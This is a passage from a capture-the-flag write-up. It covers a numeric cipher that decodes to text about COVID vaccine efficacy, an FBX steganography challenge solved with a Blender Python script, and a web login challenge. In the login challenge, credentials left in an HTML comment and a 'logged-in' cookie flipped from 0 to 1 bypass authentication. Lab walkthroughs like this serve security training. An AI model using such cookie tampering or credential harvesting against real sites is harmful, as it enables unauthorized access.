138 171 135 15 150 126 123 138 120 114 147 15 120 156 150 156 165 117
138 123 138 171 138 126 168 15 114 168 168 156 120 138 114 171 126 123
15 180 138 171 135 15 135 138 132 135 15 165 138 168 144 15 156 129 15
168 126 177 126 165 126 15 120 156 177 138 123 15 156 153 147 186 15
138 153 123 138 177 138 123 174 114 147 168 15 114 132 126 123 15 126
138 132 135 171 126 126 153 15 156 165 15 156 147 123 126 165 15 180
126 165 126 15 168 171 174 123 138 126 123 15 168 171 174 123 138 126
168 15 114 165 126 15 174 153 123 126 165 180 114 186 15 171 156 15
132 114 174 132 126 15 126 129 129 138 120 114 120 186 15 114 153 123
15168 114 129 126 171 186 15 138 153 15 120 135 138 147 123 165 126
153 15 114 15 129 174 165 171 135 126 165 15 168 171 174 123 186 15
120 156 153 123 174 120 171 126 123 15 174 153 123 126 165 15 171 135
126 15 120 123 120 15 117 126 171 180 126 126 153 15 123 126 120 126
150 117 126 165 15 114 153 123 15 150 114 165 120 135 15 156 153 15
114 147 150 156 168 171 15 129 156 174 165 15 171 135 156 174 168 114
153 123 15 135 126 114 147 171 135 15 120 114 165 126 15 159 126 165
168 156 153 153 126 147 15 129 138 165 168 171 15 165 126 168 159 156
153 123 126 165 168 15 114 153 123 15 156 171 135 126 165 15 126 168
168 126 153 171 138 114 147 15 180 156 165 144 126 165 168 15 120 156
153 120 147 174 123 126 123 15 171 135 114 171 15 174 153 123 126 165
```

15 165 126 114 147 15 180 156 165 147 123 15 120 156 153 123 138 171
138 156 153 168 15 150 165 153 114 15 177 114 120 120 138 153 126 15
126 129 129 126 120 171 138 177 126 153 126 168 168 15 156 129 15 129
174 147 147 15 138 150 150 174 153 138 189 114 171 138 156 153 15 123
114 186 168 15 156 165 15 150 156 165 126 15 114 129 171 126 165 15
168 126 120 156 153 123 15 123 156 168 126 15 180 114 168 15 153 138
153 126 171 186 15 159 126 165 120 126 153 171 15 114 132 114 138 153
168 171 15 138 153 129 126 120 171 138 156 153 168 15 165 126 132 114
165 123 147 126 168 168 15 156 129 15 168 186 150 159 171 156 150 168
15 114 153 123 15 177 114 120 120 138 153 126 15 126 129 129 126 120
171 138 177 126 153 126 168 168 15 156 129 15 159 114 165 171 138 114
147 15 138 150 150 174 153 138 189 114 171 138 156 153 15 180 114 168
15 126 138 132 135 171 186 15 159 126 165 120 126 153 171 15 171 135
126 15 123 174 165 114 171 138 156 153 15 156 129 15 159 165 156 171
126 120 171 138 156 153 15 159 165 156 177 138 123 126 123 15 117 186
15 171 135 126 15 177 114 120 120 138 153 126 15 138 168 15 174 153
120 147 126 114 165 15 114 168 15 156 129 15 114 159 165 138 147 15
171 135 138 168 15 186 126 114 165 15 114 153 123 15 114 15 171 180
156 15 186 126 114 165 15 129 156 147 147 156 180 174 159 15 168 171
174 123 186 15 138 168 15 174 153 123 126 165 180 114 186 15 171 156
15 123 126 171 126 165 150 138 153 126 15 171 135 138 168 15 114 15
144 126 186 15 138 153 132 165 126 123 138 126 153 171 15 138 153 15
171 135 126 15 177 114 120 120 138 153 126 15 138 168 15 225 243 210
228 288 174 174 129 165 174 174 24 171 165 156 150 126 171 135 114 150
138 153 126 135 186 123 165 156 120 135 147 156 165 138 123 126 63 63
63 63 63 63 63 63 63 294

2. As evident, many numbers are repeating. We can apply frequency analysis on them and find the mapping between the numbers in the message and ASCII characters.
3. After mapping the ascii numbers to their corresponding characters, the message we get is :

   EVIDENCE OF VACCINE EFFICACY STARTS ABOUT TWO WEEK AFTER THE
   FIRST DOSE HIGH EFFICACY IS ACHIEVED WITH FULL IMMUNIZATION
   TWO WEEKS AFTER THE SECOND DOSE AND WAS EVALUATED AT NINETY
   FOUR PERCENT AFTER THE VACCINE STUDY THAT LED TO EMERGENCY
   AUTHORIZATION IN THE USA THERE WERE ELEVEN CASES OF COVID IN
   THE VACCINE GROUP VERSUS A HUNDRED AND EIGHTY FIVE CASES IN
   THE PLACEBO GROUP MOREOVER THERE WERE ZERO CASES OF SEVERE
   SICKNESS IN THE VACCINE GROUP VERSUS ELEVEN IN THE PLACEBO
   GROUP THIS EFFICACY HAS BEEN DESCRIBED AS AMAZING FOR A
   RESPIRATORY VIRUS VACCINE AND IT IS SIMILAR TO THE EFFICACY IN THE
   BIONTECH VACCINE EFFICACY ESTIMATES WERE SIMILAR ACROSS AGE
   GROUPS GENDERS RACIAL AND ETHNIC GROUPS PLUS PARTICIPANTS
   WITH MEDICAL COMORBIDITIES ASSOCIATED WITH HIGH RISK OF
   SEVERE COVID ONLY INDIVIDUALS AGED EIGHTEEN OR OLDER WERE
   STUDIED STUDIES ARE UNDERWAY TO GAUGE EFFICACY AND SAFETY IN
   CHILDREN A FURTHER STUDY CONDUCTED UNDER THE CDC BETWEEN


DECEMBER AND MARCH ON ALMOST FOUR THOUSAND HEALTH CARE PERSONNEL FIRST RESPONDERS AND OTHER ESSENTIAL WORKERS CONCLUDED THAT UNDER REAL WORLD CONDITIONS MRNA VACCINE EFFECTIVENESS OF FULL IMMUNIZATION DAYS OR MORE AFTER SECOND DOSE WAS NINETY PERCENT AGAINST INFECTIONS REGARDLESS OF SYMPTOMS AND VACCINE EFFECTIVENESS OF PARTIAL IMMUNIZATION WAS EIGHTY PERCENT THE DURATION OF PROTECTION PROVIDED BY THE VACCINE IS UNCLEAR AS OF APRIL THIS YEAR AND A TWO YEAR FOLLOWUP STUDY IS UNDERWAY TO DETERMINE THIS A KEY INGREDIENT IN THE VACCINE IS
flag{UUFRUU#TROMETHAMINEHYDROCHLORIDE000000000}

Challenge 9

Name of the Challenge	Hidden in PlaneSite
Type of Challenge	Steganography
Difficulty Level	Hard
Tool/Reference	-

Problem:

The participant is provided with an FBX file.




Hidden In PlaneSite

Click here to download the file.

Figure 9-1. Challenge 9 Landing Page.

Solution:

1. This challenge is a steganography challenge. In particular, it is an FBX file that stores steganographic data as the least-significant bit of the vertex positions.
2. This method works because vertices are enumerated in a constant order (unless an operation disturbs this order). Additionally, in FBX, the vertex positions are stored as 32-bit floating point numbers. While floating point numbers can round, directly editing the bits doesn't cause any issues.
3. Blender was the recommended tool for the challenge for two reasons: firstly, blender natively supports loading FBX, and secondly, blender has python scripting that directly interacts with the loaded scene.
4. Below is an example of how to recover the flag from the file.



```python
import bpy
import struct
import numpy

scene = bpy.context.scene
x = "Lock"
obj = scene.objects[x]

deSteg = []

for v in range(len(obj.data.vertices)):
    currentVert = obj.data.vertices[v]

    for f in range(3):
        b = currentVert.co[f]
        s = struct.pack("f", b)
        asInt = struct.unpack("i",s)[0]

        deSteg.append(asInt & 0b1)


deStegStitched = b""
for i in range(len(deSteg) // 8):
    number = 0

    for j in range(8):
        number += deSteg[i * 8 + j] << (7-j)

    s = struct.pack("B", number)
    deStegStitched += s

lendeSteg = int.from_bytes(deStegStitched[:4], "little")

print(deStegStitched[4:4+lendeSteg].decode())
```

Figure 9-2 Python code for challenge 9.

Challenge 10

Name of the Challenge	Could this be something?
Type of Challenge	Web Application
Difficulty Level	Easy
Tool/Reference	-

Problem:
The participant is provided with a login page. It is a simple login form with username and password fields.





Figure 10-1. Challenge 10 Landing Page.

Solution:


5. Upon looking at the source code of the web page, the participant can see hard-coded credentials.



```
▸<form action method="post">…</form>
 <!-- Username: dumbh4ck5 Password: XorIsNotSooS3cur3 -->
 <!-- This is for testing, I will come back and delete this later -->
 <div style="font-size:11px; color:#cc0000; margin-top:10px"> </div>
```

Figure 10-2 Web Page Inspection.


6. Upon entering these credentials, the webpage throws an error that “**Your Login Name or Password is invalid**”
7. Upon further inspection, the participant can see that a cookie “**logged-in**” is saved. It is set to **0.**



Name	Value	Domain
logged-in	0	r0.nzcsc.org.nz

Figure 10-3. Cookies.

8. Changing the cookie value to **1** and then entering any random username and password provides the flag.



Welcome

Welcome back, admin

Flag{3gSdzl#TromethamineHydrochloride000000000}

Please enjoy your cookies

Figure 10-4. Cookie Monsters.